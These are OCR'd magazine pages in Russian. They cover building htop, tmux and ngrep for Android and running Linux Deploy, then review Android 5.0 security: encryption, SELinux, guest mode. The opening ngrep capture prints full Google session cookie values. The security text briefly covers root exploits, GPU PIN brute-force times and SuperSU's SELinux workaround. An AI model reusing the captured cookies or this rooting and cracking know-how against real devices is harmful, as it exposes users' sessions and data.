#########
T 192.168.1.176:51740 -> 74.125.232.216:80 [AP]
GET /?gfe_rd=cr&ei=k7x6VIfUCKer8weaioGgBQ HTTP/1.1.
Host: www.google.ru.
User-Agent: Mozilla/5.0 (Android; Tablet; rv:30.0) Gecko/30.0 Firefox/30.0.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8.
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3.
Accept-Encoding: gzip, deflate.
Cookie: PREF=ID=735c15f3dc847916:U=6636ceeafc71f2a9:FF=0:NW=1:TM=1393832941:LM=1417330676:S=t3K1NXxl4f4jGyCJ; NID=67=ks67UZCTO7biz6sZ3
bjGXDe6_A-w7DEYeFm3Ux7my6rptbqdYbPennL1lZW4jJgszNlttzy1ws1Krjec-phHQ6okpGUG-Xaa8qbIfYKEarfjo3YKUdrsDSqT3uXJjjdA; OGPC=265001-3:.
Connection: keep-alive.
.

##########################################
T 192.168.1.176:51740 -> 74.125.232.216:80 [AP]
GET /gen_204?v=3&s=webhp&imc=1&imn=1&imp=0&ei=xEV9VKi5PMXRywPOxoDwDw&e=18167,3700272,4003510,4010073,4011559,4016824,4020347,4020561,4
021077,4021587,4021965,4022495,4023367,4023566,4023707,4024966,4025285,4026017,4026125,8300096,8500394,8500851,10200083,10200716,10200
834,10200849&atyp=csi&adh=&xjs=init.119.23.sb_tab.66.foot.18.p.13.dvl.7.pushdown.4&action=&rt=xjsls.80,prt.82,xjses.315,xjsee.520,xjs.
547,ol.776,iml.82,wsrt.203,cst.0,dnst.0,rqst.140,rspt.9,rqstt.12,unt.2,cstt.2,dit.341 HTTP/1.1.
Host: www.google.ru.
User-Agent: Mozilla/5.0 (Android; Tablet; rv:30.0) Gecko/30.0 Firefox/30.0.
Accept: image/png,image/*;q=0.8,*/*;q=0.5.
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3.
Accept-Encoding: gzip, deflate.
Referer: http://www.google.ru/?gfe_rd=cr&ei=k7x6VIfUCKer8weaioGgBQ.
Cookie: PREF=ID=735c15f3dc847916:U=6636ceeafc71f2a9:FF=0:NW=1:TM=1393832941:LM=1417330676:S=t3K1NXxl4f4jGyCJ; NID=67=ks67UZCTO7biz6sZ3
bjGXDe6_A-w7DEYeFm3Ux7my6rptbqdYbPennL1lZW4jJgszNlttzy1ws1Krjec-phHQ6okpGUG-Xaa8qbIfYKEarfjo3YKUdrsDSqT3uXJjjdA; OGPC=265001-3:.
Connection: keep-alive.
.

###########
```

Перехватываем пакеты, содержащие слово google, используя ngrep

Конфигурируем и собираем:

```
$ ./configure --host=arm --enable-static↵
   --disable-unicode
$ make
```

Все бы хорошо, но после попытки запуска на устройстве вываливается ошибка «Error opening terminal: screen». Лечится это просто — достаем откуда-нибудь каталог terminfo (я его выдернул из Terminal IDE, просто потому, что он оказался под рукой), копируем в /system/etc и выполняем в терминале на гаджете следующую команду:

```
# export TERMINFO=/system/etc/terminfo
```

После этого htop запустится без заморочек.

Tmux


Tmux — это менеджер терминалов и более продвинутая альтернатива известного всем админам screen, созданная руками разработчиков OpenBSD. В случае с операционной системой Android его удобно использовать для работы с устройством через adb shell или SSH (например, ходить на TV Box или HDMI-стик под управлением Android. — Прим. ред.).

Для компиляции tmux нам понадобится все та же ncurses — ее можно взять из предыдущей сборки, скопировав каталог rootdir. Помимо ncurses, потребуется библиотека libevent. Создаем каталог tmux, устанавливаем переменную $SYSROOT_ADDITIONS и скачиваем libevent и сам tmux:

```
$ export SYSROOT_ADDITIONS=${HOME}/tmux/rootdir
$ git clone https://github.com/libevent/↵
  libevent.git
$ git clone git://git.code.sf.net/p/tmux/tmux-code
```

Собираем libevent:

В случае с libpcap мы отключили поддержку D-Bus по понятной причине отсутствия его в Android



Сеанс SSH-соединения с Android. Для разделения терминала используется tmux. В левой части можно увидеть вывод lshw

```
$ cd ../libevent
$ ./autogen.sh
$ ./configure --host=arm-linux --disable-↵
   shared --disable-openssl --disable-samples↵
   -prefix=$SYSROOT_ADDITIONS
$ make && make install
```

Подготавливаемся к сборке tmux:

```
$ export CFLAGS="--static-I↵
${SYSROOT_ADDITIONS}/include -I/${SYSROOT_↵
 ADDITIONS}/include/ncurses --sysroot=↵
$LINARO_SYSROOT"
$ export LDFLAGS=" -L${SYSROOT_ADDITIONS}/↵
  lib -L${SYSROOT_ADDITIONS}/include -L↵
${SYSROOT_ADDITIONS}/include/ncurses↵
  --sysroot=$LINARO_SYSROOT"
$ export LIBEVENT_CFLAGS="-↵
  I${SYSROOT_ADDITIONS}↵
  /include --sysroot=$LINARO_SYS-
ROOT"
$ export LIBEVENT_LIBS="↵
  L${SYSROOT_ADDITIONS}↵
  /lib -levent
  --sysroot=$LINARO_SYSROOT"
```

И наконец, собираем сам tmux:

```
$ ./configure --enable-
static --host=arm-linux &&
make
```

После сборки и заливки исполняемого файла перед запуском tmux, помимо переменной TERMINFO, нужно определить переменную TMPDIR — лично я использовал /data/local/tmp.

```
# export TERMINFO=/system/↵
etc/terminfo
# export TMPDIR=/data/↵
local/tmp
```

Стоит заметить, что tmux может работать только от рута, потому что права доступа не позволяют писать в вышеуказанную папку кому попало.

Ngrep

А это крайне полезная утилита, позволяющая отлавливать пакеты с заданным паттерном (может быть нужно, например, для отладки RESTful-приложений). Для ее сборки потребуется собрать еще и libpcap. Как обычно, создаем каталог, куда и скачиваем libpcap, распаковываем его и собираем:

```
$ mkdir ngrep && cd $_
$ wget http://www.tcpdump.org/release/↵
  libpcap-1.6.2.tar.gz
$ tar xzvf libpcap-1.6.2.tar.gz
$ cd libpcap-1.6.2
$ export SYSROOT_ADDITIONS=${HOME}/ngrep/↵
  rootdir
$ ./configure --host=arm-linux --disable-shared↵
  --with-pcap=linux --disable-dbus --prefix=↵
$SYSROOT_ADDITIONS
$ make && make install
```

Скачиваем сам ngrep, распаковываем, собираем:

```
$ export CFLAGS="--static -I${SYSROOT_ADDITIONS}↵
   /include -I${SYSROOT_ADDITIONS}/include/pcap↵
  --sysroot=$LINARO_SYSROOT"
$ export LDFLAGS=" -L${SYSROOT_ADDITIONS}/lib↵
  -L${SYSROOT_ADDITIONS}/include -L↵
${SYSROOT_ADDITIONS}/include/pcap
  --sysroot=$LINARO_SYSROOT"
$ ./configure --enable-static --disable-dropprivs↵
  --host=arm-linux --with-pcap-includes=↵
  ${SYSROOT_ADDITIONS}/include/pcap
$ make
```

Разберем опции обоих configure. В случае с libpcap мы отключили поддержку D-Bus по понятной причине отсутствия его в Android и указали тип захвата пакетов (поскольку компилируем мы в конечном итоге под Linux, то и тип захвата ставим соответствующий). Для ngrep же мы указали путь к заголовочным файлам libpcap и отключили понижение привилегий по причине отсутствия файла /etc/passwd в Android, куда эта функциональность смотрит.

LINUX DEPLOY

Компиляция программ может занять немало времени, да и не всякое приложение можно с легкостью собрать (например, текстовый torrent-клиент rtorrent потребует сборку libtorrent, а эта библиотека, в свою очередь, потянет за собой Boost). И если для пары-тройки приложений это не столь критично, то в случае сборки большего количества трудозатраты становятся слишком велики. Да и сами приложения в случае статической компоновки могут раздуваться до невообразимых размеров. Однако есть решение и для этой ситуации — Linux Deploy, который с легкостью можно найти в Google Play.

Поскольку Android построен на базе ядра Linux, а изменения в нем не настолько сильны, чтобы мешать запуску обычных POSIX-приложений (что и было продемонстрировано выше), существует возможность развертывания chroot-окружения (с пробросом соответствующих псевдофайловых систем) и установки в нем userland-части дистрибутивов, поддерживающих архитектуру ARM. Приложение Linux Deploy делает именно это, создавая образ и монтируя его как loop-устройство.

Поддерживаются следующие дистрибутивы:

- Ubuntu;
- OpenSUSE;
- Fedora;
- Arch Linux;
- Gentoo;
- и, наконец, Kali Linux (его наличие, несомненно, обрадует пентестеров).

Для входа в систему существует два метода: по SSH и через VNC. При наличии SSH-сервера в самом Android в Linux Deploy нужно либо его отключить, либо переопределить порт. А если использовать VNC, необходимо доустановить в Android VNC-клиент (рекомендую bVNC).

В данном контейнере можно производить практически те же действия, что и в обычном настольном дистрибутиве Linux, — со скидкой на поддерживаемую ядром функциональность. Замечу, что контейнер не изолирован от основной системы, и запуск служб в некоторых дистрибутивах не поддерживается по причине использования в них современных систем инициализации. Также стоит помнить, что приложения в контейнере нативные, — это изрядно кушает батарею.

ЗАКЛЮЧЕНИЕ

В статье были описаны два (а если считать компиляцию ядра с модулями, то три) метода расширения функциональности на Android. Подведем итоги.


БИБЛИОТЕКИ, ПОРТИРОВАННЫЕ НА ANDROID

Несмотря на то что Android не является в полной мере POSIX-совместимой ОС, под него все же были портированы некоторые из библиотек, доступных под десктопной Linux. Посмотрим, что это за библиотеки:

- SDL — удобная «обертка» вокруг низкоуровневых мультимедиафункций; используется в основном для разработки игр;
- FFmpeg — конвертация большинства аудио- и видеоформатов;
- Qt — начиная с пятой версии, Qt доступна и под Android;
- Unity — игровой движок;
- Ogre — «обертка» вокруг OpenGL для работы с 3D-графикой.

В общем, с точки зрения портирования приложений выбрать есть из чего.





Запуск окружения Ubuntu в Linux Deploy

Компиляция ядра и модулей имеет смысл только в тех случаях, когда тебе нужна низкоуровневая функциональность — будь то поддержка ФС или, допустим, модуль iptables. В современных стоковых ядрах поддержка загрузки модулей чаще всего отключена, так что для добавления функциональности всяко потребуется компиляция всего ядра.

В случае с компиляцией небольших POSIX-приложений можно попытаться использовать гугловский NDK, идущий с Bionic и практически несовместимый с POSIX, а можно использовать сторонний тулчейн для архитектуры ARM, в котором, как правило, есть библиотека glibc, и компилировать приложения статически. Однако следует помнить, что статически слинкованное приложение весит достаточно много, таким образом, нелишним будет еще раз подчеркнуть, что этот метод годится лишь для небольших приложений.

Для запуска крупных приложений можно использовать Linux Deploy, позволяющий развернуть на Android полноценную userland-часть популярных дистрибутивов. Однако и у него есть недостатки. Во-первых, он изрядно кушает батарею, а во-вторых, размер образа с данной userland-частью не может быть больше 4 Гб, так что, если раскатал губу на кучу приложений, закатай ее обратно.

В целом же запуск POSIX-приложений в Android вполне возможен — что и было показано в статье. А уж каким способом ты будешь что-то делать, ты волен выбирать сам. Stay freedom.

Ubuntu в Linux Deploy по виду неотличим от десктопного



Art Hakker Photography@flicker.com

ЗА СЕМЬЮ ЗАМКАМИ

ОБЗОР SECURITY-НОВШЕСТВ ANDROID 5.0



Евгений Зобнин
androidstreet.net

Lollipop — самое значительное обновление Android со времен Ice Cream Sandwitch. Программисты Google переработали многие компоненты системы, полностью изменили интерфейс, добавили так давно ожидаемые функции из кастомных прошивок и версий системы разных производителей. Но едва ли не наибольшее количество изменений компания внесла в компоненты системы, отвечающие за безопасность смартфона и пользовательских данных.

ИСТОРИЧЕСКАЯ СПРАВКА

Для Google безопасность Android всегда играла далеко не последнюю роль. С самых первых версий Android был снабжен набором мощных средств защиты, среди которых можно отметить сандбоксинг приложений, систему разграничения полномочий, единый RPC-механизм для всех приложений и системы (Binder), язык программирования с проверкой границ буферов, контролируемую среду исполнения (dalvik) и, конечно же, повсеместное использование цифровых подписей (в том числе для исполняемого кода).

С каждым новым релизом механизмы безопасности дорабатывались и расширялись. Сначала Google занялась проблемами переполнения буфера и интегрировала наработки проекта OpenBSD в свою системную библиотеку Bionic (реализации функций dmalloc и calloc, Android 1.5), затем добавила поддержку бита No eXecute (NX) в 2.3, модифицировала систему сборки исходников для поддержки опций компилятора -fstack-protector и Wformat-security -Werror=format-security (защита от срыва стека и ошибок форматирования строк).

В версии 3.0 появилась встроенная функция шифрования всех пользовательских данных, основанная на проверенном годами и сотнями тысяч пользователей модуле Linux-ядра dm-crypt. В Android 4.0 — так давно ожидаемый в корпоративном секторе API KeyChain, позволяющий устанавливать в систему и использовать сторонние цифровые сертификаты. В 4.1 была интегрирована функция шифрования установленных приложений (в первую очередь для защиты от копирования) и поддержка хардварного шифрования с помощью HAL-библиотеки keymaster (в зависимости от производителя она может использовать тот или иной механизм шифрования, например M-Shield в чипах серии OMAP4, на котором базировался Galaxy Nexus).

В феврале 2012 года Google переключилась на борьбу с вирусами и создала сервис онлайн-проверки приложений Bouncer, который запускал каждое публикуемое в Google Play приложение в эмуляторе и прогонял через многочисленные тесты, выявляя подозрительное поведение. В ноябре того же года был запущен сервис онлайн-проверки софта на вирусы прямо на устройстве пользователя. Изначально он работал только на 4.2, но к июлю 2013-го был интегрирован в пакет Google Services и стал доступен для всех устройств от 2.3 и выше. Начиная с апреля 2014-го проверка выполняется не только на этапе установки приложения, но и периодически для всего установленного софта. Для борьбы с SMS-троянами в Android 4.2 была интегрирована функция принудительного подтверждения отправки СМС на короткие номера.

Другим новшеством Android 4.2 стала интеграция в ОС подсистемы мандатного контроля доступа SELinux, которая изначально работала исключительно в «разрешающем режиме» (permissive mode), а в 4.4 была переведена в режим enforcing, но с использованием всего нескольких контекстов безопасности для низкоуровневых компонентов системы, что не слишком повышало защищенность. В качестве дополнительной меры в 4.3 был запрещен запуск SETUID-бинарников из каталога /system и задействована система полномочий (capabilities) ядра Linux для системных компонентов.



INFO

Директор ФБР Джеймс Коми (James Comey) резко раскритиковал функцию шифрования по дефолту в iOS 8 и Android 5.0, заявив, что она мешает «свершению правосудия» в отношении террористов и прочих криминальных личностей.

В целом за шесть лет развития Android Google проделала серьезную работу по улучшению общей безопасности системы, не скатившись при этом до уровня Apple с ее методом тотальной блокировки всего и вся. Операционка осталась гибкой, полностью подчиненной пользователю, но при этом достаточно безопасной для того, чтобы не возникало необходимости установки антивирусов и «включения режима параноика».

Тем не менее оказалось, что планы Google простираются гораздо дальше того, что уже сделано. Android 5.0 включает в себя столько security specific новшеств, что дальше, кажется, уже некуда. Но начнем с двух главных героев новостей: шифрования, которое заставляет девайсы тормозить после обновления до 5.0, и SELinux, который ломает root.


ШИФРОВАНИЕ ПО УМОЛЧАНИЮ

В очередной раз следуя нога в ногу за Apple, «корпорация добра» внедряет в Android функциональность, которая совсем недавно появилась в iOS. На этот раз речь идет о шифровании свежекупленного устройства — начиная с Lollipop, все пользовательские настройки и данные в каталоге /data, а вместе с ними и внутренняя (эмулируемая) карта памяти будут шифроваться в режиме реального времени без ведома пользователя.

На практике это означает только то, что та самая функция шифрования из 3.0 теперь будет включена по умолчанию, но с двумя важными оговорками:

- для защиты ключа шифрования (Master Key) будет использован случайно сгенерированный ключ вместо ключа, полученного из PIN-кода экрана блокировки;
- этот случайный ключ (Key Encryption Key, KEK) теперь может храниться в области памяти, защищенной с помощью реализованного в процессоре механизма Trusted Execution Environment (TEE), такого, например, как Qualcomm Secure Execution Environment.

Включаем шифрование данных



Другими словами, возможность расшифровки данных теперь доступна только одному небольшому компоненту ОС, а именно HAL-библиотеке masterkey, работающей с TEE. Ни пользователь, ни другие части системы не смогут получить ключ шифрования в ее обход, так же как это не получится сделать человеку, который попытается снять дамп памяти напрямую с чипов NAND.

С другой стороны, шифрование никак не защитит устройство в том случае, если юзер не установит на экран блокировки PIN-код или не воспользуется функцией Smart Lock (о ней мы поговорим позже). Поэтому заявления Google о том, что они сделали априори секьюрную операционку, которая не потребует лишних телодвижений от пользователя, как минимум лукавство.

Во всем остальном реализация шифрования осталась на прежнем уровне. Это поблочное шифрование раздела /data с помощью модуля dm-crypt и алгоритма AES-128 в режиме CBC с задействованием функции ESSIV:SHA256 для получения векторов инициализации (IV). Сам ключ шифрования защищен с помощью KEK-ключа, который может быть или получен из PIN-кода с помощью

```
root@mako:/ # ls -Z /system/bin/
-rwxr-xr-x root     shell          u:object_r:system_file:s0 ATFWD-daemon
-rwxr-xr-x root     shell          u:object_r:system_file:s0 adb
-rwxr-xr-x root     shell          u:object_r:system_file:s0 am
lrwxrwxrwx root     root           u:object_r:system_file:s0 app_process -> /system/xbin/daemo
lrwxrwxrwx root     root           u:object_r:system_file:s0 app_process32 -> /system/xbin/dae
-rwxr-xr-x root     shell          u:object_r:zygote_exec:s0 app_process32_original
-rwxr-xr-x root     shell          u:object_r:system_file:s0 app_process_init
-rwxr-xr-x root     shell          u:object_r:system_file:s0 applypatch
-rwxr-xr-x root     shell          u:object_r:system_file:s0 applypatch_static
-rwxr-xr-x root     shell          u:object_r:system_file:s0 appops
-rwxr-xr-x root     shell          u:object_r:system_file:s0 appwidget
drwxr-xr-x root     shell          u:object_r:system_file:s0 asan
-rwxr-xr-x root     shell          u:object_r:system_file:s0 asanwrapper
-rwxr-xr-x root     shell          u:object_r:system_file:s0 atrace
-rwxr-xr-x root     shell          u:object_r:system_file:s0 bcc
-rwxr-xr-x root     shell          u:object_r:bluetooth_loader_exec:s0 bdAddrLoader
-rwxr-xr-x root     shell          u:object_r:system_file:s0 bdt
-rwxr-xr-x root     shell          u:object_r:system_file:s0 blkid
-rwxr-xr-x root     shell          u:object_r:system_file:s0 bmgr
-rwxr-xr-x root     shell          u:object_r:bootanim_exec:s0 bootanimation
-rwxr-xr-x root     shell          u:object_r:bridge_exec:s0 bridgemgrd
-rwxr-xr-x root     shell          u:object_r:system_file:s0 btnvtool
-rwxr-xr-x root     shell          u:object_r:system_file:s0 bu
-rwxr-xr-x root     shell          u:object_r:system_file:s0 bugreport
lrwxrwxrwx root     root           u:object_r:system_file:s0 cat -> toolbox
-rwxr-xr-x root     shell          u:object_r:system_file:s0 charger_touch
```

Контексты SELinux нативных демонов и приложений

прогонки через функцию script (www.tarsnap.com/scrypt.html), или сгенерирован случайным образом и сохранен в TEE. При этом, если юзер купит смартфон на базе Android 5.0 с активированным по умолчанию шифрованием и затем установит PIN-код, последний также будет использован для генерации KEK.

Функция script для получения ключа из PIN-кода используется начиная с Android 4.4 и заменяет применявшийся ранее алгоритм PBKDF2. Последний оказался уязвимым для подбора на GPU (6-значный цифровой PIN за 10 с, 6-значный знаковый — 4 ч с помощью hashcat), тогда как script, по заявлению создателей, увеличивает время подбора примерно в 20 000 раз и вообще не подходит для GPU по причине высоких требований к памяти.

В заключение хочу сказать, что шифрование будет активировано только для устройств, изначально основанных на Android 5.0. Уже существующие девайсы, получившие обновление по воздуху, останутся незашифрованными.

SEANDROID


Технология SELinux, разработанная Агентством национальной безопасности США, уже давно используется во многих корпоративных и настольных дистрибутивах для защиты от самых разных видов атак. Одно из основных применений SELinux — это ограничение приложениям доступа к ресурсам ОС и данным других приложений. С помощью SELinux можно, например, сделать так, чтобы сервер Apache имел доступ только к определенным файлам и диапазону портов, не мог запускать бинарники помимо заранее оговоренных и имел ограниченный доступ к системным вызовам. По сути, SELinux запирает приложение в песочницу, серьезно ограничивая возможности того, кто сможет его взломать.


Вскоре после появления на свет Android разработчики SELinux начали проект SEAndroid (seandroid.bitbucket.org) с целью перенести систему в мобильную операционку и разработать ряд SELinux-правил для защиты ее компонентов. Начиная с версии 4.2, наработки этого проекта входят в состав Android, но на первых порах (версия 4.2–4.3) используются исключительно для сбора информации о поведении компонентов системы (с целью последующего составления правил). В версии 4.4 Google перевела систему в активный режим, но с мягкими ограничениями для нескольких системных демонов (installd, netd, vold и zygote). На полную же катушку SELinux заработал только в 5.0.

В Android 5.0 предусмотрено более 60 доменов SELinux (проще говоря — правил ограничений) почти для каждого системного компонента, начиная от первичного процесса init и заканчивая пользовательскими приложениями. На практике это означает, что многие векторы атак на Android, которые в прошлом использовались как самими юзерами для получения root, так и разного рода малварью, более не актуальны.


Так, уязвимость CVE-2011-1823, имевшая место во всех версиях Android до 2.3.4 и позволяющая вызвать memory corruption в демоне vold, а далее передать управление шеллу с правами root (эксплойт Gingerbreak), не могла бы быть ис-

Выбираем пользователя






Настройки Smart Lock



В Android 5.0 WebView — это независимый пакет



Настройки Android Device Manager

пользована, будь она найдена в 5.0 — здесь, согласно правилам SELinux, vold не имеет права запускать другие бинарники. То же самое справедливо и в отношении уязвимости CVE-2014-3100 в Android 4.3, позволяющей вызвать переполнение буфера в демоне keystore, и 70% других уязвимостей.

SELinux значительно снижает риск того, что устройством завладеют через эксплуатацию уязвимостей в низкоуровневых компонентах системы (многочисленных написанных на C и C++ демонах, исполняемых от имени root), но в то же время затрудняет получение root, так сказать, «для себя». Более того, отныне права root сами по себе не гарантируют полного контроля над системой, так как для SELinux нет разницы между обычным юзером и суперпользователем.

К счастью, это ограничение довольно легко обойти, если заставить приложения с поддержкой root выполнять привилегированные действия в неограниченном SELinux-контексте init. Такая функциональность реализована в SuperSU с версии 2.23 (посредством прокси, который запускается на раннем этапе загрузки, работает в контексте init и исполняет команды, принятые от бинарника su). Однако для его установки нужен кастомный recovery, который, в свою очередь, может быть установлен либо после «получения полноценного root» на устройстве (проблема курицы и яйца), либо после разблокировки загрузчика.

Также стоит иметь в виду, что SELinux не обязательно будет включен в твоем устройстве, тем более если речь идет о девайсе, который изначально поставлялся с более ранней версией Android.

ГОСТЕВОЙ РЕЖИМ

Многопользовательский режим в Android появился еще в версии 4.2, но на протяжении развития четвертой ветки ОС оставался доступен только для планшетов (с возможностью включения на смартфоне с помощью хаков, например приложения 4.2 Multiple User Enabler). В 4.3 в его реализации появилась функция ограничения юзеров в полномочиях, что можно было использовать для запрета звонков, СМС и других возможностей девайса.

